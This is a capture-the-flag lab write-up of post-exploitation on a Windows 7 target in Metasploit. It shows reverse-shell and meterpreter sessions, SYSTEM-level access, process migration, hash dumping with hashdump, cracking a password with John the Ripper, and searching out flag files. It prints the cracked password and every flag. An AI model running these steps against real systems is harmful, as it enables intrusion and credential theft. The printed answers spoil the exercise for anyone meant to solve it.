
```
sessions

Active sessions
===============

  Id  Name  Type                    Information             Connection
  --  ----  ----                    -----------             ----------
  1         shell x64/windows       Shell Banner: Microso   10.10.2.185:4444 -> 1
                                    ft Windows [Version 6   0.10.176.110:49186 (1
                                    .1.7601] Copyright (c   0.10.176.110)
                                    ) 2009 Micros...
  2         meterpreter x64/wind    NT AUTHORITY\SYSTEM @   10.10.2.185:4433 -> 1
            ows                      JON-PC                 0.10.176.110:49209 (1
                                                            0.10.176.110)

msf6 post(multi/manage/shell_to_meterpreter) > 
```

- Let’s use the meterpreter session




```
msf6 post(multi/manage/shell_to_meterpreter) > sessions 2
[*] Starting interaction with 2...

meterpreter > getsystem
[-] Already running as SYSTEM
```

- I opened a dos shell via the command 'shell' and run 'whoami'




```
meterpreter > shell
Process 1852 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

- I listed all of the processes running via the 'ps' command



```
meterpreter > ps

Process List
============

 PID   PPID  Name          Arch  Session  User                 Path
 ---   ----  ----          ----  -------  ----                 ----
 0     0     [System Pro
             cess]
 4     0     System        x64   0
 416   4     smss.exe      x64   0        NT AUTHORITY\SYST    \SystemRoot\System
                                          EM                   32\smss.exe
 432   708   svchost.exe   x64   0        NT AUTHORITY\SYST
                                          EM
 480   708   svchost.exe   x64   0        NT AUTHORITY\SYST
                                          EM
 564   556   csrss.exe     x64   0        NT AUTHORITY\SYST    C:\Windows\system3
                                          EM                   2\csrss.exe
 612   556   wininit.exe   x64   0        NT AUTHORITY\SYST    C:\Windows\system3
                                          EM                   2\wininit.exe
 620   604   csrss.exe     x64   1        NT AUTHORITY\SYST    C:\Windows\system3
                                          EM                   2\csrss.exe
 660   604   winlogon.ex   x64   1        NT AUTHORITY\SYST    C:\Windows\system3
```

- After listing processes, I identified a system-level process under NT AUTHORITY\SYSTEM and migrated to that process using the command migrate PROCESS_ID




```
meterpreter > migrate 1304
[*] Migrating from 1808 to 1304...
[*] Migration completed successfully.
meterpreter >
```

- From these steps, I answered the following questions:

1. What is the name of the post module we will use? (Exact path, similar to the exploit we previously selected)
   post/multi/manage/shell_to_meterpreter
2. What option are we required to change?
   SESSION


Task4 – Cracking

- I used the command hashdump to dump password hashes from the system.



```
meterpreter > hashdump
Administrator[redacted]
Guest
Jon:
```

- I then isolated Jon's password hash, saved it to a file, and used John the Ripper to crack it



```
root@ip-10-10-2-185:~/Desktop# john hashes.txt --format=NT --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]          (Jon)
1g 0:00:00:01 DONE (2024-10-14 16:10) 0.9174g/s 9358Kp/s 9358Kc/s 9358KC/s alr1979..alpus
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```


- From this, I answered the following questions:

1. What is the name of the non-default user?
   Jon
2. Copy this password to a file and research how to crack it. What is the cracked password?
   alqfna22

Task5 – Find flags!


The final task involved locating the system's flags

- The first flag steps




```
meterpreter > cd c:\\
meterpreter > ls
Listing: c:\
============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2018-12-13 03:13:36 +0000  $Recycle.Bin
040777/rwxrwxrwx  0      dir   2009-07-14 06:08:56 +0100  Documents and Settings
040777/rwxrwxrwx  0      dir   2009-07-14 04:20:08 +0100  PerfLogs
040555/r-xr-xr-x  4096   dir   2019-03-17 22:22:01 +0000  Program Files
040555/r-xr-xr-x  4096   dir   2019-03-17 22:28:38 +0000  Program Files (x86)
040777/rwxrwxrwx  4096   dir   2019-03-17 22:35:57 +0000  ProgramData
040777/rwxrwxrwx  0      dir   2018-12-13 03:13:22 +0000  Recovery
040777/rwxrwxrwx  4096   dir   2024-10-14 15:15:55 +0100  System Volume Information
040555/r-xr-xr-x  4096   dir   2018-12-13 03:13:28 +0000  Users
040777/rwxrwxrwx  16384  dir   2019-03-17 22:36:30 +0000  Windows
100666/rw-rw-rw-  24     fil   2019-03-17 19:27:21 +0000  flag1.txt
000000/---------  0      fif   1970-01-01 01:00:00 +0100  hiberfil.sys
000000/---------  0      fif   1970-01-01 01:00:00 +0100  pagefile.sys

meterpreter > cat flag1.txt
[redacted]meterpreter > 
```

- The second flag steps



```
meterpreter > search -f flag2.txt
Found 1 result...
=================

Path                                   Size (bytes)  Modified (UTC)
----                                   ------------  --------------
c:\Windows\System32\config\flag2.txt  34            2019-03-17 19:32:48 +0000

meterpreter > cd windows
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd ..
meterpreter > search -f flag2.txt
Found 1 result...
=================

Path                                   Size (bytes)  Modified (UTC)
----                                   ------------  --------------
c:\Windows\System32\config\flag2.txt  34            2019-03-17 19:32:48 +0000

meterpreter > pwd
c:\
meterpreter > cd Windows
meterpreter > cd System32
meterpreter > cd config
meterpreter > pwd
c:\Windows\System32\config
meterpreter > cat flag2.txt
[redacted]meterpreter > 
```

- The third flag steps



```
meterpreter > cd c:\\
meterpreter > pwd
c:\
meterpreter > search -f flag3.txt
Found 1 result...
=================

Path                                Size (bytes)  Modified (UTC)
----                                ------------  --------------
c:\Users\Jon\Documents\flag3.txt  37            2019-03-17 19:26:36 +0000

meterpreter > cd Users
meterpreter > cd Jon
meterpreter > cd Documents
meterpreter > pwd
c:\Users\Jon\Documents
meterpreter > cat flag3.txt
[redacted]meterpreter > 
```

- From these steps I answered the required questions

1. Flag1? *This flag can be found at the system root.*

   flag{access_the_machine}

2. Flag2? *This flag can be found at the location where passwords are stored within Windows.*

   flag{sam_database_elevated_access}

3. flag3? *This flag can be found in an excellent location to loot. After all, Administrators usually have pretty interesting things saved.*

   flag{admin_documents_can_be_valuable}